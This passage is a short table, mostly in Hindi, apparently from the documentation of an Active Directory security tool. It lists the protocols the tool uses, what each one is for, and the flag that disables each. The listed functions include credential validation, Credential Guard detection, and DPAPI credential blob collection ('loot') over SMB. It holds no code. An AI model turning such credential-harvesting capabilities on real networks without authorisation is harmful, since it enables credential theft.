| LDAP (389/636) | SID रिज़ॉल्यूशन, Tier-0 पहचान, pwdLastSet | --no-ldap |
| Global Catalog (3268) | क्रॉस-डोमेन SID रिज़ॉल्यूशन | --no-ldap |
| LSARPC (SMB pipe) | फ़ॉलबैक SID रिज़ॉल्यूशन | --no-rpc |
| Remote Registry (SMB pipe) | Credential Guard पहचान | --no-credguard |
| Task Scheduler RPC (SMB pipe) | क्रेडेंशियल सत्यापन | --no-validate-creds |
| DPAPI file collection (SMB) | DPAPI क्रेडेंशियल ब्लॉब संग्रह | --no-loot |